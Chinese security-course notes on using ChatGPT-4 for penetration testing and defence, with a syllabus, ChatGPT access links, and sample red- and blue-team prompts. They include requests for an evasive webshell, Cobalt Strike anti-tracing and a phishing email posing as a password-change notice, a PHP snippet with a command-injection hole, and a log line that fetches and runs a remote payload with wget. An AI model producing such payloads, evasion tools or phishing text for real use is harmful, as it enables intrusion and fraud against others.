
基础入门-ChatGPT4篇&注册升级&专业接口&结合红蓝队&Ai工具插件&高效赋能需求



#知识点：  
1、基础入门-Web应用-域名上的技术要点  
2、基础入门-Web应用-源码上的技术要点  
3、基础入门-Web应用-数据上的技术要点  
4、基础入门-Web应用-解析上的技术要点  
-----------------------------------------------------  
1、基础入门-Web应用-搭建架构上的技术要点  
2、基础入门-Web应用-源码类别上的技术要点  
-----------------------------------------------------  
1、基础入门-Web应用-防护产品-WAF保护  
2、基础入门-Web应用-加速服务-CDN节点  
3、基础入门-Web应用-文件托管-OSS存储  
4、基础入门-Web应用-通讯服务-反向代理  
5、基础入门-Web应用-运维安全-负载均衡  
-----------------------------------------------------  
1、基础入门-Web应用-蜜罐系统  
2、基础入门-Web应用-堡垒机运维  
3、基础入门-Web应用-内外API接口  
4、基础入门-Web应用-第三方拓展架构  
-----------------------------------------------------  
1、基础入门-APP应用-开发架构安全问题  
2、基础入门-小程序应用-开发架构安全问题  
-----------------------------------------------------  
1、抓包技术-Web应用-http/s-Burp&Yakit  
2、抓包技术-APP应用-http/s-Burp&Yakit  
3、抓包技术-PC端应用-http/s-Burp&Yakit  
4、抓包技术-WX小程序-http/s-Burp&Yakit  
5、抓包技术-软件联动-http/s-Proxifier  
6、抓包技术-通用方案-http/s-ReqableApi  
7、抓包技术-其他工具-http/s-Fiddler&Charles  
-----------------------------------------------------  
1、抓包技术-HTTP/S双层代理-扶墙环境  
2、抓包技术-HTTP/S上游下游-项目联动  
3、抓包技术-全局协议-WireShark&科来  
-----------------------------------------------------  
1、数据不回显原因和解决-带外延迟反弹写文件  
2、数据不出网原因和解决-出入站策略正反向连接  
-----------------------------------------------------  
1、反弹Shell-项目&命令&语言等  
2、系统渗透命令-网络&文件&操作等  
-----------------------------------------------------  
1、传输格式&数据-类型&编码&算法  
2、密码存储&混淆-不可逆&非对称性  
-----------------------------------------------------  
0、算法类型-单向散列&对称性&非对称性  
1、算法识别加解密-MD5&AES&DES&RSA  
2、解密条件寻找-逻辑特征&源码中&JS分析  
-----------------------------------------------------  
1、请求头&返回包-方法&头修改&状态码等  
2、数据包分析-红队攻击工具&蓝队流量研判  
3、数据包构造-Reqable自定义添加修改请求  
-----------------------------------------------------  
1、网站协议-http/https安全差异（抓包）  
2、身份鉴权-HTTP头&OAuth2&JWT&Token  
-----------------------------------------------------  
1、AI赋能-结合安全-ChatGPT4注册&使用&升级  
2、AI赋能-结合安全-ChatGPT4专业接口&安全插件  
  
#章节点：(待补充)  
Web架构，App架构，小程序架构，前后端分离，容器技术，云产品服务，  
数据加解密算法，数据包抓取，数据包解析，正反向网络通讯，内外网通讯，  
防火墙出入站，Windows&Linux渗透命令，WAF产品，负载均衡，加壳保护等  
  
#具体点：(待补充)  
架构：WEB,APP,小程序,前后端,容器化等  
服务：OSS存储,CDN加速,云数据库,负载均衡等  
网络：不回显,反向代理,防火墙出入站,内外网,正反向连接等  
算法：MD5,Base64,AES,DES,Salt,自定义,代码加密算法等  
命令：Windows&Linux,文件下载,网络查看,反弹权限,用户等  
防护：WAF防护,蜜罐系统,CDN加速,权限设置,加壳加密反调试等

演示案例：

* ChatGPT4-注册&使用&升级
* ChatGPT4-专业接口&安全插件

#Chatgpt大概科普  
1、ChatGPT是什么?  
ChatGPT--可能很多人被这个缩写的名字搞糊涂了，第一眼无法看出到底什么意思，GPT 的英文原文是 Generative Pre-training Transformer（预训练生成模型），业界有人将 ChatGPT 概括为聊天机器人+搜索工具+文本创造工具的组合，或者简单理解它是一个生成式 AI（内容生成器）。  
2、ChatGPT能做什么？  
它的主要功能是协助回答问题、提供信息和生成有关历史、科学、地理等各种主题的信息，这些信息仅限于它所接受的训练，但其知识在不断扩展。  
3、ChatGPT牛在哪里？  
(1）它是个通用的模型，只要提示词引导，就能快速适应不同领域。  
(2）它能理解你的问题，只要给的引导越多，它就能给出你想要的答案。  
安全行业影响：  
(1）整合多种恶意软件  
(2）提升漏洞发现能力  
(3）给新手攻击者赋能  
(4）便于社会工程学攻击  
(5）快速筛选和锁定目标  
(6）模拟网络防御攻击技术  
  
官网：  
https://chatgpt.com/  
  
国内镜像站：  
rawchat.cn（打不开用sharedchat.top）  
  
注册购买：  
https://github.com/anyofai/anyofai.github.io  
https://share.mosha.cloud  
https://hello.zhangsan.shop  
https://hello.aiforme.cloud  
  
专业接口：  
https://github.com/taranjeet/awesome-GPTs  
https://github.com/fr0gger/Awesome-GPT-Agents  
  
工具插件：  
https://mp.weixin.qq.com/s/crfqpa\_KqK6wR62N5gnVgQ  
  
常规利用：  
红队:逆向免杀，红队APT，代码审计，安全开发  
-安全开发  
1、如何使用Python写一个jwt爆破脚本？  
2、如何使用Python写一个Webshell检测脚本？  
3、如何使用Python写一个MS17010漏洞检测脚本？  
4、使用PHP开发一个免杀混淆复杂的webshell脚本  
4.1、在渗透测试靶机中，发现PHP脚本被禁用了敏感函数，如何生成一个绕过的webshell  
  
-逆向免杀  
1、APK使用什么工具进行反编译？  
2、常见脱壳工具有那些？  
3、免杀中使用什么加壳效果好？  
  
-代码审计  
1、下面代码会出现哪些安全漏洞？又该如何利用呢？  
<?php  
  
if( isset( $\_POST[ 'Submit' ] ) ) {  
 // Get input  
 $target = $\_REQUEST[ 'ip' ];  
  
 // Determine OS and execute the ping command.  
 if( stristr( php\_uname( 's' ), 'Windows NT' ) ) {  
 // Windows  
 $cmd = shell\_exec( 'ping ' . $target );  
 }  
 else {  
 // \*nix  
 $cmd = shell\_exec( 'ping -c 4 ' . $target );  
 }  
  
 // Feedback for the end user  
 $html .= "<pre>{$cmd}</pre>";  
}  
  
?>  
2、Thinkphp历史漏洞有哪些?  
3、shiro反序列化漏洞如何利用?  
  
-APT社工学  
1、防溯源：Cobaltstike如何防止被溯源  
2、钓鱼邮件：由于系统升级，公司通知员工必须修改自己的密码，请在新业务网站上进行修改，帮我写一份规范的邮件通知  
3、字典生成：用户名：xiaodi 电话：13512345678 QQ：471656814   
  
蓝队：应急响应，日志分析，流量检测  
0、平台项目：  
蓝队针对攻击威胁感知平台项目有哪些？  
1、日志分析：  
103.178.229.152 - - [12/Mar/2023:07:16:02 +0800] "GET /shell?cd+/tmp;rm+-rf+\*;wget+128.199.134.42/jaws;sh+/tmp/jaws HTTP/1.1" 404 146 "-" "Hello, world"  
2、流量检测：  
写一个检测cobaltstrike payload的脚本  
写一个Cobalstrike检测rules规则

涉及资源：[资源下载地址](https://docs.qq.com/doc/DQ3Z6RkNpaUtMcEFr)